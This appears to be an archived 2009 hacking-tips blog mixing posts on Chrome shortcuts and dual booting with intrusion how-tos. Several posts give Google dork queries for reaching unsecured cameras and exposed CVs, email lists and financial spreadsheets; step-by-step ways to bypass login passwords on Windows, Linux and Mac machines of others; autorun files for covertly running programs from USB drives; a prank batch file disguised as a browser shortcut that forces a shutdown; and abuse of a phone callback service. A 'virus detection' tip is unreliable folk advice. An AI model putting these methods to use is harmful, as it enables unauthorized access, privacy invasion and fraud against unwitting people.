My site has been moved!

You should be automatically redirected in 6 seconds. If not, visit
http://www.hackagenius.co.cc
and update your bookmarks.


How to use Google for Hacking

Posted by smit sanghvi Thursday, December 31, 2009 0 comments


Google serves almost 80 percent of all search queries on the Internet, proving itself as the most popular search engine. However Google makes it possible to reach not only the publicly available information resources, but also gives access to some of the most confidential information that should never have been revealed. In this post I will show how to use Google for exploiting security vulnerabilities within websites. The following are some of the hacks that can be accomplished using Google.

1. Hacking Security Cameras

There exists many security cameras used for monitoring places like parking lots, college campus, road traffic etc. which can be hacked using Google so that you can view the images captured by those cameras in real time. All you have to do is use the following search query in Google. Type in Google search box exactly as follows and hit enter
inurl:”viewerframe?mode=motion”
Click on any of the search results (Top 5 recommended) and you will gain access to the live camera which has full controls. You will see something as follows


As you can see in the above screenshot, you now have access to the Live cameras which work in real-time. You can also move the cameras in all the four directions, perform actions such as zoom in and zoom out. This camera has really a less refresh rate. But there are other search queries through you can gain access to other cameras which have faster refresh rates. So to access them just use the following search query.
intitle:”Live View / – AXIS”
Click on any of the search results to access a different set of live cameras. Thus you have hacked Security Cameras using Google.

2. Hacking Personal and Confidential Documents

Using Google it is possible to gain access to an email repository containing CV of hundreds of people which were created when applying for their jobs. The documents containing their Address, Phone, DOB, Education, Work experience etc. can be found just in seconds.
intitle:”curriculum vitae” “phone * * *” “address *” “e-mail”
You can gain access to a list of .xls (excel documents) which contain contact details including email addresses of large group of people. To do so type the following search query and hit enter.
filetype:xls inurl:”email.xls”
Also it’s possible to gain access to documents potentially containing information on bank accounts, financial summaries and credit card numbers using the following search query
intitle:index.of finances.xls

3. Hacking Google to gain access to Free Stuffs

Ever wondered how to hack Google for free music or ebooks. Well here is a way to do that. To download free music just enter the following query on google search box and hit enter.
“?intitle:index.of?mp3 eminem
Now you’ll gain access to the whole index of eminem album where in you can download the songs of your choice. Instead of eminem you can subtitute the name of your favorite album. To search for the ebooks all you have to do is replace “eminem” with your favorite book name. Also replace “mp3″ with “pdf” or “zip” or “rar”.
I hope you enjoy this post. Pass your comments. Cheers!

Rapidshare and Megaupload are two of the biggest file hosting sites available today. But we should not forget that there are a lots of other file sharing and hosting sites available that we use to download files.But here is the downloader tool to download unlimited files from sites like HotFile, MediaFire, 4Shared, ZShare, Easy-Share etc and it’s RDesc downloader. Using RDesc file downloader, you can download multiple and unlimited files from a lots of file sharing sites.


Key Features of RDesc Downloader

  • Download unlimited files from several file hosting sites
  • Grab all download links from a web page and queue them for download using bulk link adding feature
  • Automatic router reconnection to generate new IP addresses to bypass download limits
  • Bypass captcha (word verification) processes
  • Complete download details and log file
  • Download progress bar with estimated time details
RDesc file downloader is available in Spanish language only, but it’s easy interface will make it easy to use even if you don’t know Spanish language. You need to have Microsoft Framework 3.5 installed on your system in order to use this.
Now you don’t have to wait for more time to download files. Bypass captcha settings and download multiple files from ZShare, MediaFire, HotFile, Easy-Share and 4Shared at a time by resetting and auto generating IP address.
Download RDesc file downloader [via]

How to Hack Password of any Operating System

Posted by smit sanghvi Monday, December 28, 2009 0 comments


One thing any hacker should know is how to hack into login account of any operating system. Major Operating Systems that are used these days are Windows, Linux and Mac. So today I will show you how to hack into these Operating Systems. Are you curious how easy it is for someone to gain access to your computer? If so, read on to see the technique one might use to figure out your computer password.

Windows

Windows being very popular has a lot of programs available which can be used to hack the login password. One of the most successful  program is Ophcrack, and it is free. Ophcrack is based on Slackware, and uses rainbow tables to solve passwords up to 14 characters in length. The time required to solve a password? Generally 10 seconds. The expertise needed? None.
Simply download the Ophcrack ISO and burn it to a CD (or load it onto a USB drive via UNetbootin). Insert the CD into a machine you would like to gain access to, then press and hold the power button until the computer shuts down. Turn the computer back on and enter BIOS at startup. Change the boot sequence to CD before HDD, then save and exit.
The computer will restart and Ophcrack will be loaded. Sit back and watch as it does all the work for your. Write down the password it gives you, remove the disc, restart the computer, and log in as if it were you own machine.
You can download OphCrack from the following link:
http://ophcrack.sourceforge.net/

Linux

Linux is an operating system which is quickly gaining popularity in mainstream, but not so common that you’re likely to come across it. Though Mac and Linux are both based on Unix, it is easier to change the password in Linux than it is OS X.
To change the password, turn on the computer and press the ESC key when GRUB appears. Scroll down and highlight ‘Recovery Mode’ and press the ‘B’ key; this will cause you to enter ‘Single User Mode’.
You’re now at the prompt, and logged in as ‘root’ by default. Type ‘passwd’ and then choose a new password. This will change the root password to whatever you enter. If you’re interested in only gaining access to a single account on the system, however, then type ‘passwd username’ replacing ‘username’ with the login name for the account you would like to alter the password for.

Mac

Finally we take on Mac’s OS X which as we said earlier is based on Unix and is difficult to change password compared to Linux but nothing is  impossible to be hacked.
The easiest method would be to use Ophcrack on this also as it works with Mac and Linux in addition to Windows. However, there are other methods that can be used, as demonstrated below.
If the Mac runs OS X 10.4, then you only need the installation CD. Insert it into the computer, reboot. When it starts up, select UTILITIES > RESET PASSWORD. Choose a new password and then use that to log in.
If the Mac runs OS X 10.5, restart the computer and press COMMAND + S. When at the prompt, type:
fsck -fy
mount -uw /
launchctl load /System/Library/LaunchDaemons/com.apple.DirectoryServices.plist
dscl . -passwd /Users/UserName newpassword
That’s it. Now that the password is reset, you can login.


When you plug-in your pen drive then its really useful to run an Autorun software it can consist of anything from hacking software to any music player.
Its really useful as you can do your work in seconds and in hacking stuff it its really important to boot up fast so that you can do your work in seconds and no body catches you rather then first loading the pen drive then navigating to the folders and then doing it. isn’t it
So its really worthwhile to take a look at the way the windows Xp looks at the pen drive auto run program rather then making a program that’s loading automatically written C.


Ok that’s the image to notify you that you a need a pen drive and a windows Xp based computer with you so as you can perform this hack
So lets start…

How to create a Autorun.inf file ?

Its the most simple part of it.
1. To create an autorun file
2. Open Notepad and save ‘autorun.inf’’ (with quotes)
3. Save it to the root of the drive.
All it needs to have is in the first line
[autorun]
It was easy right

How To Changing Icon of Pendrive


1. To create an autorun file
2. Open Notepad and save ‘autorun.inf’’ (with quotes)
3. Save it to the root of the drive.
4. Then Type -
[autorun]
icon=myicon.ico
label=MyLabel
Save it and remember in the root directory

How To New Option Appear in the Autorun Menu

1. To create an autorun file
2. Open Notepad and save ‘autorun.inf’’ (with quotes)
3. Save it to the root of the drive.
4. Then Type -
[autorun]
icon=default
label=[yourlabelhere]
action=programname.exe
Save it and exit. Once again, the program has to be in the root. Now, when you plug it in, the option should appear in the menu.

How To Run Programs Automatically When USB is Plugged In

1. To Create an autorun file
2. Open Notepad and save ‘autorun.inf’’ (with quotes)
3. Save it to the root of the drive.
4. Then Type -
[autorun]
Icon=default
label=YourLabelHere
open=programname.exe
Well That’s it, it was easy right, now take a look at this


15 Google Chrome Shortcuts to Save Your Time

Posted by smit sanghvi Sunday, December 27, 2009 0 comments


Print this out, bookmark it, or remember this list of 15 useful and basic shortcuts.
Feel free to DIGG THIS post!
Open a new window: Ctrl+N
Open link in a new tab: Press Ctrl, and click a link
Open link in a new window: Press Shift, and click a link
Close current window: Alt+F4
Open a new tab: Ctrl+T
Reopen the last tab you’ve closed: Ctrl+Shift+T
Close current tab or pop-up: Ctrl+W or Ctrl+F4
Switch to the last tab: Ctrl+9
Switch to the next tab: Ctrl+Tab or Ctrl+PgDown
Switch to the previous tab: Ctrl+Shift+Tab or Ctrl+PgUp
Open your web address in a new tab: Type a web address, then press Alt+Enter
Highlight content in the web address area: F6 or Ctrl+L or Alt+D
View the History page: Ctrl+H
View the Downloads page: Ctrl+J
Download link: Press Alt, and click a link

Hack To Make Free Calls

Posted by smit sanghvi 0 comments


STD call rates are reducing in India every day, but still, they are not free. Today I bring you a hack to make free STD calls. I am exploiting a loophole in Rediff’s ad service. You can search for an ad on Rediff local ads and call the advertiser through Rediff. Rediff will call you first and then connect you with the advertiser of that ad. In this hack you basically need to post one ad, with your phone number. After that, every time you have to call a friend, you can search for that ad and pretend to be your friend. you want to call. Rediff will thus, call you as the advertiser and it will call your friend whose number you provided. Confused? Let me explain it step by step.
2) Click on Post ad (free) button.
3) Fill out the form and enter your Mobile number. Here, you should advertise something which is easier to search.
4) Post your ad and and wait for some time. Usually it takes around 40-45 minutes at max.
5) Search your ad and provide your friend’s number as the number to be connected with advertiser of that ad (you).
That is it. You made a free STD call. The catch is that one call lasts for only 1:30 minutes. Additionally, there is a limit of calls made per ad per week. However, they let you post multiple ads with same mobile number. That is you can do away with this weekly limit easily.


This trick just makes your keyboard lights go crazy and do disco. LoL.
The script I’m sharing with you, when executed makes your Caps, Num and Scroll Lock’s light flash in a cool rhythmic way!

1.This piece of code makes ur keyboard a live disco..
Set wshShell =wscript.CreateObject(”WScript.Shell”)
do
wscript.sleep 100
wshshell.sendkeys “{CAPSLOCK}”
wshshell.sendkeys “{NUMLOCK}”
wshshell.sendkeys “{SCROLLLOCK}”
loop

2.This one makes it looks like a chain of light….
Set wshShell =wscript.CreateObject(”WScript.Shell”)
do
wscript.sleep 200
wshshell.sendkeys “{CAPSLOCK}”
wscript.sleep 100
wshshell.sendkeys “{NUMLOCK}”
wscript.sleep 50
wshshell.sendkeys “{SCROLLLOCK}”
loop
Instructions:
*paste any of the two above codes in notepad
*Save as “AnyFileName”.vbs
*Run the file
*To stop, launch task manager and then under “Processes” end “wscript.exe
I hope u would like it..


In this post i’ll show you an easy step by step tutorial about how to make a Facebook virus using simple commands on notepad. This will make the victims think that they have a virus when they click on an icon such as Internet Explorer or Mozilla Firefox…


This “virus” is totlly harmless and won’t do any damage to your victims computer.


When a victim clicks on the icon he will get a warning message like “WARNING VIRUS DETECTED!!!!! AFTER 5 MINUTES YOUR FACEBOOK ACCOUNT WILL BE DELETED !!!!TO REMOVE THE VIRUS CLICK OK OR CLOSE THIS BOX!”. You can change the text to whatever you want. If you have some other interesting ideas, let me know. This virus doesn’t do anything to your friends pc, but to see his scared face, that’s something :) …


Now let’s start with the tutorial:
1) Open notepad


2) Type the following text in :


@echo off


msg * WARNING VIRUS DETECTED!!!!! AFTER 5 MINUTES YOUR FACEBOOK ACCOUNT WILL BE DELETED !!!!TO REMOVE THE VIRUS CLICK OK OR CLOSE THIS BOX!


PAUSE


shutdown -r -t 300 -c ” SORRY!!! YOUR FACEBOOK ACCOUNT ARE NOW BEING DELETED !!! PLEASE WAIT ………..”



3) Save as


Internet Explorer .bat (or whatever you want, but be shure that the last letters are .bat)


4) Right click on



Internet Explorer .bat and click Create Shortcut
 


5) Right click on shorcut and click Properties.



6)Click Change Icon


7) Choose

Internet Explorer icon (or Mozilla Firefox, or any other icon similar to it), click OK , then click Apply
 


8)Delete real shortcut and replace it with fake . When victim click on it , he will get warning messages that looks like this:


Hpoe You Like This.Please express your Views By Comment

How Hackers Work?

Posted by smit sanghvi 0 comments


Thanks to the media, the word “hacker” has gotten a bad reputation. The word summons up thoughts of malicious computer users finding new ways to harass people, defraud corporations, steal information and maybe even destroy the economy or start a war by infiltrating military computer systems. While there’s no denying that there are hackers out there with bad intentions, they make up only a small percentage of the hacker community.


The term computer hacker first showed up in the mid-1960s. A hacker was a programmer — someone who hacked out computer code. Hackers were visionaries who could see new ways to use computers, creating programs that no one else could conceive. They were the pioneers of the computer industry, building everything from small applications to operating systems. In this sense, people like Bill Gates, Steve Jobs and Steve Wozniak were all hackers — they saw the potential of what computers could do and created ways to achieve that potential.


A unifying trait among these hackers was a strong sense of curiosity, sometimes bordering on obsession. These hackers prided themselves on not only their ability to create new programs, but also to learn how other programs and systems worked. When a program had a bug — a section of bad code that prevented the program from working properly — hackers would often create and distribute small sections of code called patches to fix the problem. Some managed to land a job that leveraged their skills, getting paid for what they’d happily do for free.


As computers evolved, computer engineers began to network individual machines together into a system. Soon, the term hacker had a new meaning — a person using computers to explore a network to which he or she didn’t belong. Usually hackers didn’t have any malicious intent. They just wanted to know how computer networks worked and saw any barrier between them and that knowledge as a challenge.


In fact, that’s still the case today. While there are plenty of stories about malicious hackers sabotaging computer systems, infiltrating networks and spreading computer viruses, most hackers are just curious — they want to know all the intricacies ofthe computer world. Some use their knowledge to help corporations and governments construct better security measures. Others might use their skills for more unethical endeavors.


In this article, we’ll explore common techniques hackers use to infiltrate systems. We’ll examine hacker culture and the various kinds of hackers as well as learn about famous hackers, some of whom have run afoul of the law.


The Hacker Toolbox


The main resource hackers rely upon, apart from their own ingenuity, is computer code. While there is a large community of hackers on the Internet, only a relatively small number of hackers actually program code. Many hackers seek out and download code written by other people. There are thousands of different programs hackers use to explore computers and networks. These programs give hackers a lot of power over innocent users and organizations — once a skilled hacker knows how a system works, he can design programs that exploit it.


Malicious hackers use programs to:

Log keystrokes: Some programs allow hackers to review every keystroke a computer user makes. Once installed on a victim’s computer, the programs record each keystroke, giving the hacker everything he needs to infiltrate a system or even steal someone’s identity.

Hack passwords: There are many ways to hack someone’s password, from educated guesses to simple algorithms that generate combinations of letters, numbers and symbols. The trial and error method of hacking passwords is called a brute force attack, meaning the hacker tries to generate every possible combination to gain access. Another way to hack passwords is to use a dictionary attack, aprogram that inserts common words into password fields.

Infect a computer or system with a virus: Computer viruses are programs designed to duplicate themselves and cause problems ranging from crashing a computer to wiping out everything on a system’s hard drive. A hacker might install a virus by infiltrating a system, but it’s much more common for hackers to create simple viruses and send them out to potential victims via email, instant messages, Web sites with downloadable content or peer-to-peer networks.

Gain backdoor access: Similar to hacking passwords, some hackers create programs that search for unprotected pathways into network systems and computers. In the early days of theInternet, many computer systems had limited security, making it possible for a hacker to find a pathway into the system without a username or password. Another way a hacker might gain backdoor access is to infect a computer or system with a Trojan horse.

Create zombie computers: A zombie computer, or bot, is a computer that a hacker can use to send spam or commit Distributed Denial of Service (DDoS) attacks. After a victim executes seemingly innocent code, a connection opens between his computer and the hacker’s system. The hacker can secretly control the victim’s computer, using it to commit crimes or spread spam.

Spy on e-mail: Hackers have created code that lets them intercept and read e-mail messages — the Internet’s equivalent to wiretapping. Today, most e-mail programs use encryption formulas so complex that even if a hacker intercepts the message, he won’t be able to read it.


Hacker Culture


Individually, many hackers are antisocial. Their intense interest in computers and programming can become a communication barrier. Left to his or her own devices, a hacker can spend hours working on a computerprogram while neglecting everything else.


Computer networks gave hackers a way to associate with other people with their same interests. Before the Internet became easily accessible, hackers would set up and visit bulletin board systems (BBS). A hacker could host a bulletin board system on his or her computer and let people dial into the system to send messages, share information, play games and download programs. As hackers found one another, information exchanges increased dramatically.


Some hackers posted their accomplishments on a BBS, boasting about infiltrating secure systems. Often they would upload a document from their victims’ databases to prove their claims. By the early 1990s, law enforcement officials considered hackers an enormous security threat. There seemed to be hundreds of people who could hack into the world’s most secure systems at will [source: Sterling].


There are many Web sites dedicated to hacking. The hacker journal “2600: The Hacker Quarterly” has its own site, complete with a live broadcast section dedicated to hacker topics. The print version is still available on newsstands. Web sites like Hacker.org promote learning and include puzzles and competitions for hackers to test their skills.


When caught — either by law enforcement or corporations — some hackers admit that they could have caused massive problems. Most hackers don’t want to cause trouble; instead, they hack into systems just because they wanted to know how the systems work. To a hacker, a secure system is like Mt. Everest — he or she infiltrates it for the sheer challenge. In the United States, a hacker can get into trouble for just entering a system.The Computer Fraud and Abuse Act outlaws unauthorized access to computer systems [source: Hacking Laws].

Hackers and Crackers


Many computer programmers insist that the word “hacker” applies only to law-abiding enthusiasts who help create programs and applications or improve computer security. Anyone using his or her skills maliciously isn’t a hacker at all, but a cracker.


Crackers infiltrate systems and cause mischief, or worse. Unfortunately, most people outside the hacker community use the word as a negative term because they don’t understand the distinction between hackers and crackers.


Not all hackers try to explore forbidden computer systems. Some use their talents and knowledge to create better software and security measures. In fact, many hackers who once used their skills to break into systems now put that knowledge and ingenuity to use by creating more comprehensive security measures. In a way, the Internet is a battleground between different kinds of hackers — the bad guys, or black hats, who try to infiltrate systems or spread viruses, and the good guys, or white hats, who bolster security systems and develop powerful virus protection software.


Hackers on both sides overwhelmingly support open source software, programs in which the source code is available for anyone to study, copy, distribute and modify. With open source software, hackers can learn from other hackers’ experiences and help make programs work better than they did before. Programs might range from simple applications to complex operating systems like Linux.


There are several annual hacker events, most of which promote responsible behavior. A yearly convention in Las Vegas called DEFCON sees thousands of attendees gather to exchange programs, compete in contests, participate in panel discussions about hacking and computer development and generally promote the pursuit of satisfying curiosity. A similar event called the Chaos Communication Camp combines low-tech living arrangements — most attendees stay in tents — and high-tech conversation and activities.


In the next section, we’ll learn about hackers and legal issues.


Hackers and the Law


In general, most governments aren’t too crazy about hackers. Hackers’ ability to slip in and out of computers undetected, stealing classified information when it amuses them, is enough to give a government official a nightmare. Secret information, or intelligence, is incredibly important. Many government agents won’t take the time to differentiate between a curious hacker who wants to test his skills on an advanced security system and a spy.


Laws reflect this attitude. In the United States, there are several laws forbidding the practice of hacking. Some, like 18 U.S.C. § 1029, concentrate on the creation, distribution and use of codes and devices that give hackers unauthorized access to computer systems. The language of the law only specifies using or creating such a device with the intent to defraud, so an accused hacker could argue he just used the devices to learn how security systems worked.


Another important law is 18 U.S.C. § 1030, part of which forbids unauthorized access to government computers. Even if a hacker just wants to get into the system, he or she could be breaking the law and be punished for accessing a nonpublic government computer [Source: U.S. Department of Justice].


Punishments range from hefty fines to jail time. Minor offenses may earn a hacker as little as six months’ probation, while other offenses can result in a maximum sentence of 20 years in jail. One formula on the Department of Justice’s Web page factors in the financial damage a hacker causes, added to the number of his victims to determine an appropriate punishment [Source: U.S. Department of Justice].

Hacking a Living

Hackers who obey the law can make a good living. Several companies hire hackers to test their security systems for flaws. Hackers can also make their fortunes by creating useful programs and applications, like Stanford University students Larry Page and Sergey Brin. Page and Brin worked together to create a search engine they eventually named Google. Today, they are tied for 26th place on Forbes’ list of the world’s most wealthy billionaires [source: Forbes].


Other countries have similar laws, some much more vague than legislation in the U.S. A recent German law forbids possession of “hacker tools.” Critics say that the law is too broad and that many legitimate applications fall under its vague definition of hacker tools. Some point out that under this legislation, companies would be breaking the law if they hired hackers to look for flaws in their security systems [source: IDG News Service].


Hackers can commit crimes in one country while sitting comfortably in front of their computers on the other side of the world. Therefore, prosecuting a hacker is a complicated process. Law enforcement officials have to petition countries to extradite suspects in order to hold a trial, and this process can take years. One famous case is the United States’ indictment of hacker Gary McKinnon. Since 2002, McKinnon fought extradition charges to the U.S. for hacking into the Department of Defense and NASA computer systems. McKinnon, who hacked from the United Kingdom, defended himself by claiming that he merely pointed out flaws in important security systems. In April 2007, his battle against extradition came to an end when the British courts denied his appeal [Source: BBC News].


In the next section, we’ll look at some famous and notorious hackers.


Famous Hackers


Steve Jobs and Steve Wozniak, founders of Apple Computers, are both hackers. Some of their early exploits even resemble the questionable activities of some malicious hackers. However, both Jobs and Wozniak outgrew their malicious behavior and began concentrating on creating computer hardware and software. Their efforts helped usher in the age of the personal computer — before Apple, computer systems remained the property of large corporations, too expensive and cumbersome for average consumers.


Linus Torvalds, creator of Linux, is another famous honest hacker. His open source operating system is very popular with other hackers. He has helped promote the concept of open source software, showing that when you open information up to everyone, you can reap amazing benefits.


Richard Stallman, also known as “rms,” founded the GNU Project, a free operating system. He promotes the concept of free software and computer access. He works with organizations like the Free Software Foundation and opposes policies like Digital Rights Management.


On the other end of the spectrum are the black hats of the hacking world. At the age of 16, Jonathan James became the first juvenile hacker to get sent to prison. He committed computer intrusions on some very high-profile victims, including NASA and a Defense Threat Reduction Agency server. Online, Jonathan used the nickname (called a handle) “c0mrade.” Originally sentenced to house arrest, James was sent to prison when he violated parole.


Greg Finley/Getty Images

Hacker Kevin Mitnick, newly released from the Federal Correctional Institution in Lompoc, California.


Kevin Mitnick gained notoriety in the 1980s as a hacker who allegedly broke into the North American Aerospace Defense Command (NORAD) when he was 17 years old. Mitnick’s reputation seemed to grow with every retelling of his exploits, eventually leading to the rumor that Mitnick had made the FBI’s Most Wanted list. In reality, Mitnick was arrested several times for hacking into secure systems, usually to gain access to powerful computer software.


Kevin Poulsen, or Dark Dante, specialized in hacking phone systems. He’s famous for hacking the phones of a radio station called KIIS-FM. Poulsen’s hack allowed only calls originating from his house to make it through to the station, allowing him to win in various radio contests. Since then, he has turned over a new leaf, and now he’s famous for being a senior editor at Wired magazine.


Adrian Lamo hacked into computer systems using computers at libraries and Internet cafes. He would explore high-profile systems for security flaws, exploit the flaws to hack into the system, and then send a message to the corresponding company, letting them know about the security flaw. Unfortunately for Lamo, he was doing this on his own time rather than as a paid consultant — his activities were illegal. He also snooped around a lot, reading sensitive information and giving himself access to confidential material. He was caught after breaking into the computer system belonging to the New York Times.


It’s likely that there are thousands of hackers active online today, but an accurate count is impossible. Many hackers don’t really know what they are doing — they’re just using dangerous tools they don’t completely understand. Others know what they’re doing so well that they can slip in and out of systems without anyone ever knowing.

May times we have multiple Google accounts of Gmail or Orkut or Google Groups etc. & we wish to access them simultaneously. One solution can be login into different accounts using different browsers but if you want to access the accounts using the same browser, then go for the trick below.


Open System properties ( Right clicking my computer >> Properties), choose tab advanced, click to environment variables button. In system variables section, click new. Type this information to each textbox.


variable name: “moz_no_remote” (should be all small letters and without quotes).

variable value: 1

Step 2:

open Firefox Shortcut properties (create a shortcut of Firefox and right click on it, goto properties). Add extension -p to command line (like “c: \ program files \ mozilla firefox \ firefox.exe” -p). Press Ok.


Step 3:

When you will open Firefox it will prompt for profile selection create a new profile, open Firefox using new profile, login to Gmail / Orkut.
 

Create as many profiles as you want to access different Google accounts. Remember, new profiles will have default network settings and other settings Credits : Techquark

How To Increase The Speed Of Computer

Posted by smit sanghvi Saturday, December 26, 2009 0 comments


In this post i will show you how to increase the speed of your computer


It is very easy to increase the speed of your computer all you need to do is



First of all Go to Start Menu Then Click on Run


After that first type msconfig and press enter



Then an another window will open like this.


In that window click on the startup Tab



Then You will see link this


The click on Disable all (this disables all the startup programmes and hence the systems speed will increase



Then next step is “again go to run” then type “%temp%” (without qoutes)—like this
 

Then a folder will be opened After it is opened Just clear all the files present in that folder


And after doing this just restart your computer You can see the difference then..


POst your comments If you have any doubts

How To Detect Viruses Easily?

Posted by smit sanghvi Sunday, December 20, 2009 1 comments

This is the trick to detect viruses in your computer. It is simple and fast. Just follow the steps below:


1- Go to start-run-command


2- Write cd.. (notice the tow dots) and press enter

write cd.. (again) and press enter


3- Write (cd windows) and press enter


4- Write (cd system32) and press enter


5- Write (setup) and enter


If you get that message


(Please switch to the control panel to install components and systems composition)


Then that means your pc is clean.


The idea here is the (setup) file which is located within (system32) is shut down when your pc infected and open when your pc is not infected because most viruses shut down all system.exe extensions.

How To Dual Boot Windows Vista and Mac OS X Leopard

Posted by smit sanghvi Saturday, December 19, 2009 0 comments

Here is a complete guide to get a Dual boot setup with Windows Vista and Leopard running side by side. Please note this is a complete tutorial and if followed exactly you should be running Leopard and Vista side by side without any problems.


Yes, this guide has taken over a month for me to write and I have tried this out every possible combination of hardware setup I could possibly test, and I can assure you that if followed correctly you can easily haveLeopard and Vista in a dual boot setup.
Loads of readers have sent me emails, dropped comments on my previous guides on installing Leopard and here is the guide for all you guys who waited so long patiently.
Disclaimer : This Guide is for educational purposes only, I suggest you buy yourself a original Mac. Also please do not post links to the Torrent’s as they will be removed.
Well before we proceed with the guide, here is the stuff that you will need for a successful dual boot setup.

* Vista Already installed on your Primary Hard Disk.
* iATKOS v1.0 DVD. (Do not ask me where you can download this)
* Windows Vista Boot DVD (Just incase something goes wrong)

Well now that you have everything ready, lets get started then. Please note this is going to take sometime so I suggest you have some Music playing near by and grab yourself a cup of coffee while you do this. Sit tight, here we go……….

* Install Vista on the First Partition of your Hard Disk. I am not going to elaborate into How to install Windows, I hope everyone knows it. If you already have it installed then read on..
* Right click on My Computer and Click on Manage. Select Disk Management. Now Create a new Volume for OSX by shrinking an existing volume. You need atleast 5GB of space and the new volume should show up as Unallocated.
* Make sure that the partition shows up as Unallocated, else repeat the previous step.
* Now restart the machine and boot into the Leopard DVD that you burned using the iATKOS v1.0 DVD Image.
* Press F8 as the countdown begins and type -v at the prompt and hit enter.
* You should see scrolling text on the screen now. If it stops anywhere then drop a comment and I’ll try to help you out.
* After a while you should be looking at the Leopard Installer. Follow the instructions on Screen.
* Once the Loading Bar vanishes Select Utilities -> Disk Utility .
* Select the Volume you created previously and format it as MAC OSX Journaled Extended. Once the formatting is done the volume is ready for installation.
* Now Close Disk Utility and Select Utilities -> Darwin Boot. Type Y at the prompt.
* At the prompt when it asks for the Disk Number enter 0. For the Partition Number if your Leopard Partition is 2nd on the disk, then enter 2 and so on.
* Accept the following prompts and you should see a success prompt saying that so many block of data were written successfully.
* Now get back to the Leopard Install Screen. Choose the partition that you made in the beginning and follow the instructions on screen. Please don’t select any patches etc during the installation, this is normally the reason for most failed installations. Just the plain install would do.
* Once the Install is done, reboot with the DVD in the drive. Press F8 at Darwin Boot Loader and type -s and press enter.
* Execute the following commands : fdisk -e /dev/rdisk0
flag 1
quit
reboot
* Now before the PC restarts remove the DVD. At this point you should be able to boot into Vista normally. Note: If you are unable to log into windows, because there is an error which says “winload.exe” correupted.! Relax. Just insert the Windows VISTA boot DVD into the drive and restart. Click on “Repair computer” once you are inside the DVD and it will automatically detect if a problem exists and suggest “Repair and Restart”. Press the same, and remove the DVD once the PC is about to restart. You should now be able to log in to vista without any problem.
* Now that we have almost everything running fine, lets proceed with the dual boot setup.
* Boot into Vista. Copy the chain0 file from the Leopard DVD to C:
* Open the “Command prompt” with “Elevated Admin” privileges from the Start Menu.
* Type the following into the prompt bcdedit /copy {current} /d “Mac OS X”
bcdedit /enum active
bcdedit /set {GUID} PATH \chain0
In the first command type {current} as it is, literally..nothing else..just {current} with the brackets. In the 3rd command however, replace the {GUID} with the alphanumeric GUID you see in the enumerated list under MAC OS X. You can see this list on your terminal as soon as you type the 2nd command above.
* Close the Command Prompt and Restart Vista.
* You Should now be looking at a screen with two options to boot into Mac OSX or Vista.
* Select Mac OSX to see if you can boot into it. You should see the familiar Darwin boot Loading screen with the timer going down. If you dont do anything, then it counts to zero and again shows the menu screen with Vista and MAC OSX options. Dont panic! Again select MAC OS X, and now as the timer counts down, Press F8. You would see a list of partitions on your disk with their names. Select the partition with MAC OSX installed by using up/down arrows and press ENTER.
